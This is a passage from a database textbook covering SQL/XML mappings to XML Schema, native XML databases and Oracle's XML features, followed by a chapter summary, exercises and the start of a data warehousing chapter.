The approach taken to resolve these issues relies on using an *escape notation* that transforms characters that are not acceptable in XML Names into a sequence of allowable characters based on Unicode values. The convention is to replace an unacceptable character with “_xHHHH_”, where HHHH is the hexadecimal equivalent of the corresponding Unicode value. For example, an identifier such as “Staff and Branch” would be mapped to “Staff_x0040_and_x0040_Branch” and “s:staffNo” would be mapped to “s_x003A_staffNo.” There are two variants of the mapping known as *partially escaped* and *fully escaped* (in the former case, the “:” character is not mapped).

A single algorithm suffices to reverse both the partially escaped and fully escaped versions of the mapping of SQL identifiers to XML Names. The basic idea is to scan the XML Name from left to right, looking for escape sequences of the form “x_HHHH_” or “_xHHHHHHx.” Such sequences are converted to the character of SQL_TEXT that corresponds to the Unicode code point U+0000HHHH or U+OOHHHHHH, respectively.

Mapping SQL data types to XML Schema data types SQL has a number of built-in *predefined* data types, which we discussed in Section 7.1.2, and three built-in *constructed* types (ROW, ARRAY, and MULTISSET), which we discussed in Section 9.4. On the other hand, XML Schema Part 2: Datatypes defines a number of simple data types for XML and lexical representations for the values of these types. With the exception of structured types and reference types, SQL/XML maps each SQL data type to the closest match in XML Schema, in some cases using facets to restrict the acceptable XML values to achieve the closest match. For example, the SQL SMALLINT data type is mapped to a restriction of the XML Schema data type xs:integer with minInclusive and maxInclusive facets set to the values of the smallest and largest integer value for the implementation-defined precision, respectively (for example, with 16-bit two’s-complement integers–32768 to 32767). Table 30.8 illustrates some of the mappings. Note that in the case of DECIMAL(8, 2), the XML precision is 9 while the SQL precision is 8. This is possible as the SQL implementation can choose a value for precision that is greater than or equal to the specified precision. The XML value reflects the value of precision that was chosen by the implementation. Note the use of the special XML namespace prefix “sqlxml,” which corresponds to: <http://standards.iso.org/iso/9075/2003/sqlxml.xsd>.

TABLE 30.8 Example mappings for SQL data types to XML Schema data types.

SQL DATA TYPE	staffXMLCol
SMALLINT	<pre><xs:simpleType> <xs:restriction base = "xs:integer"> <xs:minInclusive value = "-32768"> <xs:maxInclusive value = "32767"> <xs:annotation> <appinfo> <sqlxml:sqltype name = "SMALLINT"> </appinfo> </xs:annotation> </xs:restriction> </xs:simpleType></pre>
DECIMAL(8, 2)	<pre><xs:simpleType> <xs:restriction base = "xs:decimal"> <xs:totalDigits value = "9"> <xs:fractionDigits value = "2"> <xs:annotation> <appinfo> <sqlxml:sqltype name = "DECIMAL"> </appinfo> userPrecision = "8" scale = "2"> </xs:annotation> </xs:restriction> </xs:simpleType></pre>
CHAR(10)	<pre><xs:simpleType> <xs:restriction base = "xs:string"> <xs:length value = "10"> <xs:annotation> <appinfo> <sqlxml:sqltype name = "CHAR" length = "10"> </appinfo> </xs:annotation> </xs:restriction> </xs:simpleType></pre>

TABLE 30.9 Examples for mapping SQL data types to XML Schema data types.

SQL DATA TYPE	SQL LITERAL	XML VALUE
VARCHAR(20)	'John'	John
INTEGER	10	10
DECIMAL(8,2)	12345.67	12345.67
TIME	TIME'10:35:00'	10:35:00
TIMESTAMP	TIMESTAMP'2009-01-27 10:35:00'	2009-01-27T10:35:00
ROW(cityID VARCHAR(4), subpart VARCHAR(4))	ROW('SW1', '4EH')	<POSTCODE> <CITYID>SW1</CITYID> <SUBPART>2EH</SUBPART> </POSTCODE>
CHAR(4) ARRAY[4]	ARRAY['B001', 'B002', NULL]	<BRANCHNO> <element>B001 </element> <element>B002</element> <element xsi:nil="true"/> </BRANCHNO>

```

<STAFF>
  <row>
    <STAFFNO>SL21</STAFFNO>
    <FNAME>John</FNAME>
    <LNAME>White</LNAME>
    <POSITION>Manager</POSITION>
    <SEX>M</SEX>
    <DOB>1945-10-01</DOB>
    <SALARY>30000</SALARY>
    <BRANCHNO>B005</BRANCHNO>
  </row>
</STAFF>

```

Figure 30.27 Mapping the Staff table to XML.

Mapping tables to XML documents The mapping of an individual table is achieved by creating a root element named after the table with a `<row>` element for each row. Each row contains a sequence of column elements, each named after the corresponding column. Each column element contains a data value. The values of predefined types are first case to a character string and then the resulting string is mapped to the string representation of the corresponding XML value. Values of numeric types are mapped with no periods. Table 30.9 provides examples of the mapping of SQL values to XML. The names of the table and column elements are generated using the fully escaped mapping from SQL identifiers to XML Names. For example, the first row of the `Staff` table of Figure 4.3 would be mapped as shown in Figure 30.27. When mapping all the tables in a particular schema or all the tables in a given catalog, an outer element is created named after the schema/catalog.

Nulls As well as providing the name of the table to be mapped, the user must specify how nulls are to be handled. The options are termed “absent” and “nil.” If “absent” is specified, any column with a null would be omitted from the mapping. If “nil” is specified, then the attribute `xmlns:nil = “true”` is used to indicate a column element that represents a null; for example, in the `Viewing` table, the `comment` column may be null. Choosing “nil” in this case would generate the following `comment` element that has no comment supplied:

```
<COMMENT xmlns:nil = "true" />
```

Generating an XML Schema An XML Schema is generated by creating globally named XML Schema data types for every type that is required to describe the table(s) being mapped. A naming convention is used to name the mapped data types by using a suffix containing length or precision/scale to the name of the base type. For example, `CHAR(10)` would be named `CHAR_10`, `DECIMAL(8, 2)` would be named `DECIMAL_8_2`, and `INTEGER` would remain as `INTEGER`. For the `Staff` table, we would get the XML Schema shown in Figure 30.28. The Schema consists of a series of named XML Schema types for each of the columns (we have only shown the first type for the `staffNo` column, which is `VARCHAR(5)`). Next, a named XML Schema type is created for the types of the rows in the table (the name used for this type is

“RowType” concatenated with the catalog, schema, and table name). A named XML Schema type is created for the type of the table itself (the name used for this type is “TableType” again concatenated with the catalog, schema, and table name). Finally, an element is created for the `Staff` table based on this new table type. For further information on the XML type and the mapping functions the interested reader is referred to the SQL/XML specification (ISO, 2011b). In the next section we briefly examine native XML databases.

Mapping non-predefined data types

In this section, we consider how non-predefined data types would be mapped to an XML Schema, including domains, distinct UDTs, rows, arrays, and multisets.

Domain Consider again the domain created in Section 7.2.2 for the `SexType` column:

```
CREATE DOMAIN SexType AS CHAR
DEFAULT 'M'
CHECK (VALUE IN ('M', 'F'));
```

The XML Schema that is generated for this column would be along the following lines:

```
<xs:simpleType name="DOMAIN.MYCATALOG.MYSCHEMA.SEXTYPE">
  <xs:annotation>
    <xs:appinfo>
      <sqlxml:sqltype      kind="DOMAIN"
                           catalogName="MYCATALOG"
                           schemaName="MYSCHEMA"
                           typeName="SEXTYPE"
                           mappedType="CHAR_1"
                           final="true"/>
    </xs:appinfo>
  </xs:annotation>
  <xs:restriction base="CHAR_1"/>
</simpleType>
```

Distinct UDT In this example, stronger typing could be achieved if a distinct UDT was used instead of a domain (see Section 9.5.2):

```
CREATE TYPE SexType AS CHAR FINAL
```

In this case, the following XML Schema type definition would be generated:

```
<xs:simpleType name="UDT.MYCATALOG.MYSCHEMA.SEXTYPE">
  <xs:annotation>
    <xs:appinfo>
      <sqlxml:sqltype      kind="DISTINCT"
                           catalogName="MYCATALOG"
                           schemaName="MYSCHEMA"
                           typeName="SEXTYPE"
                           mappedType="CHAR_1"
                           final="true"/>
    </xs:appinfo>
  </xs:annotation>
  <xs:restriction base="CHAR_1"/>
</simpleType>
```

```

</xs:appinfo>
</xs:annotation>
<xs:restriction base="CHAR_1"/>
</simpleType>

```

Row A ROW type (see Section 9.5.1) might be used to define the location of a branch's address. SQL's ROW types are anonymous, which makes constructing a unique name using only the row's definition impossible. Instead, a name is constructed by appending a unique identifier that is chosen by an implementation to the text "ROW". Two columns that use exactly the same ROW type could share an XML Schema definition of the row type, or they could use two separate definitions. Consider this simplified row type from Example 9.1:

```

CREATE TABLE Branch (
    . . .
    address ROW(street VARCHAR(25),
               city VARCHAR(15),
               cityidentifier VARCHAR(4),
               subPart VARCHAR(4));

```

In this case, the following XML Schema-type definition would be generated:

```

<xs:complexType name="ROW.1">
  <xs:annotation>
    <xs:appinfo>
      <sqlxml:sqltype      kind="ROW">
        <sqlxml:field name="STREET"
          mappedType="VARCHAR_25"/>
        <sqlxml:field name="CITY"
          mappedType="VARCHAR_15"/>
        <sqlxml:field name="CITYIDENTIFIER"
          mappedType="VARCHAR_4"/>
        <sqlxml:field name="SUBPART"
          mappedType="VARCHAR_4"/>
      </sqlxml:type>
    </xs:appinfo>
  </xs:annotation>
  <xs:sequence>
    <xs:element name="STREET"
      nillable="true" type="VARCHAR_25"/>
    <xs:element name="CITY"
      nillable="true" type="VARCHAR_15"/>
    <xs:element name="CITYIDENTIFIER"
      nillable="true" type="VARCHAR_4"/>
    <xs:element name="SUBPART"
      nillable="true" type="VARCHAR_4"/>
  </xs:sequence>
</complexType>

```

Array As we discussed in Section 9.5.9, an array is an ordered collection of not necessarily distinct values, whose elements are referenced by their ordinal position in the array. Using Example 9.11, to model the requirement that a branch has up to three telephone numbers, we could implement the column as an ARRAY collection type:

telNo **VARCHAR(13) ARRAY[3]**

In this case, the following XML Schema-type definition would be generated:

```
<xs:complexType name="ARRAY_3.VARCHAR_13">
  <xs:annotation>
    <xs:appinfo>
      <sqlxml:sqltype      kind="ARRAY"
                           maxElements="3"
                           mappedElementType="VARCHAR_13"/>
    </xs:appinfo>
  </xs:annotation>
  <xs:sequence>
    <xs:element            name="element"
                           minOccurs="0" maxOccurs="3"
                           nillable="true" type="VARCHAR_13"/>
  </xs:sequence>
</xs:complexType>
```

Multisets The branch's telephone numbers might be defined using a multiset instead of an array:

telNo **VARCHAR(13) MULTiset**

As discussed in Section 9.5.9, a *multiset* is an unordered collection of elements, all of the same type, with duplicates permitted. Because a multiset is unordered, there is no ordinal position to reference individual elements of a multiset. Unlike arrays, a multiset is an unbounded collection with no declared maximum cardinality (although there will be an implementation-defined limit). In this case, the following XML Schema-type definition would be generated:

```
<xs:complexType name="MULTiset.VARCHAR_13">
  <xs:annotation>
    <xs:appinfo>
      <sqlxml:sqltype      kind="MULTiset"
                           mappedElementType="VARCHAR_13"/>
    </xs:appinfo>
  </xs:annotation>
  <xs:sequence>
    <xs:element            name="element"
                           minOccurs="0" maxOccurs="unbounded"
                           nillable="true" type="VARCHAR_13"/>
  </xs:sequence>
</xs:complexType>
```

```

<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:simpleType name="CHAR_5">
    <xs:restriction base="xs:string">
      <xs:length value="5" />
    </xs:restriction>
  </xs:simpleType>
  ...
  <xs:complexType name="RowType.MYCATALOG.MYSCHEMA.STAFF">
    <xs:sequence>
      <xs:element name="STAFFNO" type="CHAR_5" />
      <xs:element name="FNAME" type="CHAR_15" />
      <xs:element name="LNAME" type="CHAR_15" />
      <xs:element name="POSITION" type="CHAR_10" />
      <xs:element name="SEX" type="CHAR_1" />
      <xs:element name="DOB" type="DATE" />
      <xs:element name="SALARY" type="DECIMAL_7_2" />
      <xs:element name="BRANCHNO" type="CHAR_4" />
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="TableType.MYCATALOG.MYSCHEMA.STAFF">
    <xs:sequence>
      <xs:element name="row" type="RowType.MYCATALOG.MYSCHEMA.STAFF"
        minOccurs="0" maxOccurs="unbounded" />
    </xs:sequence>
  </xs:complexType>

  <xs:element name="STAFF" type="TableType.MYCATALOG.MYSCHEMA.STAFF" />
</xs:schema>

```

Figure 30.28

XML Schema
generated for
Staff table.

30.6.3 Native XML Databases

In this section we discuss another type of database that has emerged recently to support the storage and retrieval of XML: the native XML database. We start with the following definition that was developed by members of the XML:DB mailing list:

Native XML database (NXD)

Defines a logical data model for an XML document that is used to store and retrieve XML. The XML document must be the logical unit of storage, although the underlying physical storage model may be different (and so, for example, relational, object-relational, and hierarchical storage systems are possible).

The key part of this definition is that the logical model is based on XML and the resulting DBMS is most clearly designed for the storage and retrieval of document-centric documents. Some authors argue that it is not just the logical model that has

to be based on XML, but also the physical storage model, and that an arbitrary model with an XML layer on top is inadequate. As with any other type of DBMS, the native XML DBMS should support transactions, concurrency, recovery, and security. In addition, we would expect the DBMS to support a number of other XML technologies, such as XQuery, XPath, XML Schema, XPointer, and XSL/XSLT.

We can distinguish two main types of native XML DBMS:

- *text-based*, which stores the XML as text, for example, as a file in a file system or as a CLOB in a relational DBMS;
- *model-based*, which stores the XML in some internal tree representation, for example, an Infoset or PSVI representation, or a DOM representation, possibly with tags tokenized. This approach makes it straightforward to identify and retrieve information based on the structure of the XML document in addition to its contents, and often provides good performance for indexing based on element values.

In either case, we would expect a native XML DBMS to handle not only queries and insert/delete operations but also updates to parts of an XML document. Some examples of native XML DBMSs are: MarkLogic Server (from Mark Logic Corp.), Ipedo XMLDB (from Ipedo), Tamino (from Software AG), the open-source BaseX (from University of Konstanz), and the open-source Xindice (from Apache Software Foundation).

30.7 XML in Oracle

Oracle has completely integrated XML into its Oracle9i, Oracle10g, and Oracle11g systems, an indication of the importance of this language. In this section we briefly examine some of the XML features that have been introduced to Oracle, specifically the Oracle XML Development Kits (XDK) and the Oracle XML DB.

Oracle first started supporting XML in Oracle8i, v8.1.7 with an Oracle XDK. There are now a number of XDKs covering Java, JavaBeans, C/C++, and PL/SQL. The XDKs are a set of components, libraries, and utilities that provide:

- XML parsers: supporting Java, C, and C++, the components create and parse XML using DOM/SAX interfaces;
- an XML Schema processor: supporting Java, C, and C++, allows use of XML simple and complex data types;
- an XSLT processor: transforms or renders XML into other text-based formats;
- an XML compressor for Java, which supports binary compression of XML documents by tokenizing the XML tags;
- an XML class generator: automatically generates C++ and Java classes from XSL Schemas to send XML data from Web forms or applications;
- XML JavaBeans: a set of JavaBeans that view and transform XML documents and data through Java components;
- an XSQL Java servlet, which produces XML documents, DTDs, and XML Schemas from the output of SQL queries using XSL stylesheets to format the results, and which can also be used to insert, update, and delete data using XML;
- an XML SQL utility for Java and PL/SQL, which supports the reading and writing of XML data to and from the database using SQL through the DBMS_XMLGEN built-in package;

- JAXP (Java API for XML Processing), which allows developers to use SAX, DOM, and XSLT processors from Java, enabling applications to parse and transform XML documents using an API that is independent of a particular XML processor implementation;
- Oracle SOAP, and implementation of the Simple Object Access Protocol based on the SOAP open source implementation developed by Apache Software Foundation.

Figure 30.29 illustrates the interaction between the components in the Oracle XDK for Java. Oracle has also introduced Oracle XML DB, a set of storage and retrieval technologies specific to XML. Oracle XML DB can be used to store, query, update, and transform XML while at the same time allowing the XML to be accessed using SQL. More specifically, it supports:

- Much of the SQL:2011 SQL/XML functionality; it supports a built-in native XML type called `XMLType` (rather than the ISO name XML) and supports the operators `XMLQUERY`, `XMLTABLE`, `XMLELEMENT`, `XMLFOREST`, `XMLCONCAT`, `XMLCAST`, `XMLPARSE`, `XMLCOMMENT`, `XMLPI`, and `XMLAGG`, which we discussed in Section 30.6.2.
- XML Schema; for example:
 - an `XMLType` object can be created based on an XML Schema and continuously validated;
 - an XML Schema can be registered using the `DBMS_XMLSCHEMA` package to share storage and type definitions and optionally create tables;
 - XML documents can be automatically validated against a specified XML Schema when they are added to the database or explicitly using the `SchemaValidate()` method on `XMLType`;
 - an XML Schema can be generated from an object-relational type using the function `DBMS_XMLSCHEMA.generateSchema()`, returning an `XMLType` containing the XML Schema;
 - `updateXML()` SQL function can be used to update a piece of a document if an XML Schema exists (normally this method would replace an entire document with a new document rather than the piece of a document that has been updated).
- Shredding of XML documents that maintains DOM fidelity.
- XSLT 2.0 through the `XMLTransform()` and `XMLType.Transform()` functions.
- File-system-like access to all database data through the Oracle XML DB Repository.

The Repository allows a user to:

- view the database and its content as a file system containing resources (files and folders);
- access and manipulate resources through path-name-based SQL and Java API;
- access and manipulate resources through built-in native protocol servers for FTP, HTTP, and WebDAV (Web-based Distributed Authoring and Versioning). WebDAV is a set of extensions to HTTP that allows users to publish and manage content collaboratively on remote Web servers.
- implement an access control list (ACL) security mechanism for Oracle XML DB resources.





Figure 30.29 The Oracle XML Development Kit for Java.

- URLs and URIs, which make it possible to use URLs to define the relationships between XML documents and to access the contents of documents using a path-based metaphor. A new type called `URIType` has been defined with subtypes `DBURIType`, to store references to relational data inside the database; `HttpURIType`, to store references to data that can be accessed through HTTP; `XDBURIType`, to store references to resources stored in Oracle XML DB.
- Indexing and searching of XML documents. Oracle Text can be used for advanced searching.

The architecture of Oracle XML DB is shown in Figure 30.30.

Figure 30.30
The XMLType
Storage and
Oracle XML DB
architecture.



Chapter Summary

- **Semistructured data** is data that has some structure, but the structure may not be rigid, regular, or complete and generally the data does not conform to a fixed schema. Sometimes the term *schema-less* or *self-describing* is used to describe such data.
- One of the proposed models for semistructured data is the **Object Exchange Model (OEM)**, a nested object model. Data in OEM can be thought of as a labeled directed graph where the nodes are *objects*. An OEM object consists of an object identifier, a descriptive textual label, a type, and a value.
- An example of a semistructured DBMS is **Lore (Lightweight Object Repository)**, a multi-user DBMS, supporting crash recovery, materialized views, bulk loading of files in some standard format (XML is supported), and

a declarative update language called **Lorel**. Lore also has an external data manager that enables data from external sources to be fetched dynamically and combined with local data during query processing. Lorel, an extension to OQL, supports declarative path expressions for traversing graph structures and automatic coercion for handling heterogeneous and typeless data.

- **XML (eXtensible Markup Language)** is a metalanguage (a language for describing other languages) that enables designers to create their own customized tags to provide functionality not available with HTML. XML is a restricted form of SGML designed as a less complex markup language than SGML that is, at the same time, network-aware.
- **XML APIs** generally fall into two categories: tree-based and event-based. **DOM (Document Object Model)** is a tree-based API for XML that provides an object-oriented view of the data. The API was created by W3C and describes a set of platform- and language-neutral interfaces that can represent any well-formed XML or HTML document. **SAX (Simple API for XML)** is an event-based, serial-access API for XML that uses callbacks to report parsing events to the application. The application handles these events through customized event handlers.
- An XML document consists of elements, attributes, entity references, comments, CDATA sections, and processing instructions. An XML document can optionally have a **Document Type Definition (DTD)**, which defines the valid syntax of an XML document.
- The XML specification provides for two levels of document processing: well-formed and valid. Basically, an XML document that conforms to the structural and notational rules of XML is considered **well-formed**. An XML document that is well-formed and also conforms to a DTD is considered **valid**.
- An **XML schema** is the definition (both in terms of its organization and its data types) of a specific XML structure. An XML schema uses the W3C XML Schema language to specify how each type of element in the schema is defined and what data type that element has associated with it. The schema is itself an XML document, so it can be read by the same tools that read the XML it describes.
- The **Resource Description Framework (RDF)** is an infrastructure that enables the encoding, exchange, and reuse of structured metadata. This infrastructure enables metadata interoperability through the design of mechanisms that support common conventions of semantics, syntax, and structure. RDF does not stipulate the semantics for each domain of interest, but instead provides the ability for these domains to define metadata elements as required. RDF uses XML as a common syntax for the exchange and processing of metadata.
- W3C Query Working Group has proposed a query language for XML called XQuery. XQuery is a functional language in which a query is represented as an *expression*. The value of an expression is always a *sequence*, which is an ordered collection of one or more *atomic values* or *nodes*. XQuery supports several kinds of expression, which can be nested (supporting the notion of a subquery).
- A FLWOR (pronounced “flower”) expression is constructed from FOR, LET, WHERE, ORDER BY, and RETURN clauses. A FLWOR expression starts with one or more FOR or LET clauses in any order, followed by an optional WHERE clause, an optional ORDER BY clause, and a required RETURN clause. As in an SQL query, these clauses must appear in order. A FLWOR expression binds values to one or more variables and then uses these variables to construct a result.
- The XML XQuery 1.0 and XPath 2.0 Data Model defines the information contained in the input to an XSLT or XQuery Processor as well as all permissible values of expressions in the XSLT, XQuery, and XPath languages. The Data Model is based on the XML Information Set, with the new features to support XML Schema types and representation of collections of documents and of simple and complex values. An instance of the Data Model represents one or more complete XML documents or document parts, each represented by its own tree of nodes. In the Data Model, every value is an ordered sequence of zero or more *items*, where an item can be an *atomic value* or a *node*.
- As part of the definition of XQuery, the W3C Working Group have produced a document that formally specifies the semantics of the XQuery/XPath language. According to the authors, “the goal of the formal semantics is to complement the XPath/XQuery specification, by defining the meaning of expressions with mathematical rigor. A rigorous formal semantics clarifies the intended meaning of the English specification, ensures that no corner

cases are left out, and provides a reference for implementation.” In this way, the document provides implementors with a processing model and a complete description of the language’s static and dynamic semantics.

- There are four general approaches to storing an XML document in a relational database: store the XML as the value of some attribute within a tuple; store the XML in a *shredded* form across a number of attributes and relations; store the XML in a schema-independent form; store the XML in a parsed form; that is, convert the XML to internal format, such as an Infoset or PSVI representation, and store this representation.
- The SQL:2011 standard has defined extensions to SQL to enable the publication of XML, commonly referred to as SQL/XML. In particular, SQL/XML contains: a new native XML data type, **XML**, which allows XML documents to be treated as relational values in columns of tables, attributes in user-defined types, variables, and parameters to functions, and a set of operators for the type; an implicit set of mappings from relational data to XML.
- A **native XML database** defines a (logical) data model for an XML document (as opposed to the data in that document) and stores and retrieves documents according to that model. At a minimum, the model must include elements, attributes, PCDATA, and document order. The XML document must be the unit of (logical) storage although it is not restricted by any underlying physical storage model (so traditional DBMSs are not ruled out but neither are proprietary storage formats such as indexed, compressed files).

Review Questions

- 30.1 What is semistructured data? Discuss the differences between structured, semistructured, and structured data. Give examples to illustrate your answer.
- 30.2 Describe the key characteristics of the Object Exchange Model (OEM).
- 30.3 What is XML and how does XML compare to SGML and HTML?
- 30.4 Discuss the technologies associated with XML.
- 30.5 What is the difference between a well-formed XML document and a valid XML document?
- 30.6 Briefly describe each of the following technologies:
 - (a) DOM and SAX;
 - (b) Namespaces;
 - (c) XSL and XSLT;
 - (d) XPath;
 - (e) XPointer;
 - (f) XLink;
 - (g) XHTML;
 - (h) SOAP;
 - (i) WSDL;
 - (j) UDDI.
- 30.7 Describe the differences between the Document Object Model (DOM) and the Object Exchange Model (OEM).
- 30.8 Describe the differences between the Document Type Definition (DTD) and the XML Schema.
- 30.9 Discuss how the combination of XML and XML Schema may not provide the support for semantic interoperability that we require and how the proposals for RDF and RDF Schema may be more appropriate.
- 30.10 Briefly describe the W3C proposals for XQuery and the specifications that make up the language.
- 30.11 Describe the RDF data model.
- 30.12 Discuss how Oracle supports XML.
- 30.13 Describe how relations can be mapped to an XML document.

- 30.14 Briefly describe the purpose and content of the SQL 2011 standard.
- 30.15 Discuss how XML can be transferred into a database.
- 30.16 What is a native XML database?



Exercises

- 30.17 Create an XML document for each of the relations shown in Figure 4.3.
- 30.18 Explain the role of the key concepts in the XML documents you created in Exercise 30.17.
- 30.19 Now for each of the documents created above, create an appropriate DTD and XML Schema. Use name-spaces where appropriate to reuse common declarations. Try to model multiplicity, primary and foreign keys, and alternate keys, where appropriate. What can you conclude from these tests?
- 30.20 In Example 30.8, we created an XML Query Data Model for the XML document of Figure 30.22(a). Now create an XML Query Data Model for the corresponding XML Schema of Figure 30.22(b).
- 30.21 Create an XML Query Data Model for each of the XML documents created previously.
- 30.22 Create an XML document and XML Schema for the Hotel Schema given in the Exercises at the end of Chapter 4. Now attempt to write XQuery expressions for Exercises 6.7–6.26.
- 30.23 Create an XML document and XML Schema for the Projects Schema given in the Exercises at the end of Chapter 5. Now attempt to write XQuery expressions for Exercises 6.32–6.40.
- 30.24 Create an XML document and XML Schema for the Library Schema given in the Exercises at the end of Chapter 5. Now attempt to write XQuery expressions for Exercises 6.41–6.54.
- 30.25 For any DBMS that you have access to, investigate the XML functionality supported by the DBMS.
- 30.26 For any DBMS that supports XML, transfer the XML documents created in Exercise 30.17 into the database. Examine the structure of the relations created.

Business Intelligence

Chapter	31	Data Warehousing Concepts	1175
Chapter	32	Data Warehousing Design	1209
Chapter	33	OLAP	1237
Chapter	34	Data Mining	1267



Chapter Objectives

In this chapter you will learn:

- How data warehousing evolved.
- The main concepts and benefits associated with data warehousing.
- How online transaction processing (OLTP) systems differ from data warehousing.
- The problems associated with data warehousing.
- The architecture and main components of a data warehouse.
- The main tools and technologies associated with data warehousing.
- The issues associated with the integration of a data warehouse and the importance of managing metadata.
- The concept of a data mart and the main reasons for implementing a data mart.
- How Oracle supports data warehousing.

In modern businesses, the emergence of standards in computing, automation, and technologies have led to the availability of vast amounts of electronic data. Businesses are turning to this mountain of data to provide information about the environment in which they operate. This trend has led to the emergence of an area referred to as *business intelligence*. Business intelligence (BI) is an umbrella term that refers to the processes for collecting and analyzing data, the technologies used in these processes, and the information obtained from these processes with the purpose of facilitating corporate decision making. In this chapter and those that follow, we focus on the key technologies that can form part of a BI implementation: data warehousing, online analytical processing (OLAP), and data mining.



Structure of this Chapter In Section 31.1, we outline what data warehousing is and how it evolved. In Section 31.2, we describe the architecture and main components of a data warehouse. In Section 31.3, we describe the tools and technologies associated with a data warehouse. In Section 31.4, we introduce data marts and the benefits associated with these systems. Finally, in Section 31.5 we present an overview of how Oracle supports a data warehouse environment. The examples in this chapter are taken from the *DreamHome* case study described in Chapter 11 and Appendix A.

31.1 Introduction to Data Warehousing

Data warehouses are clearly here to stay; they are no longer regarded as an optional part of the database “armory” for many businesses. Evidence of the arrival of the data warehouse as a permanent fixture is that database vendors now include data warehousing capabilities as a core service of their database products.

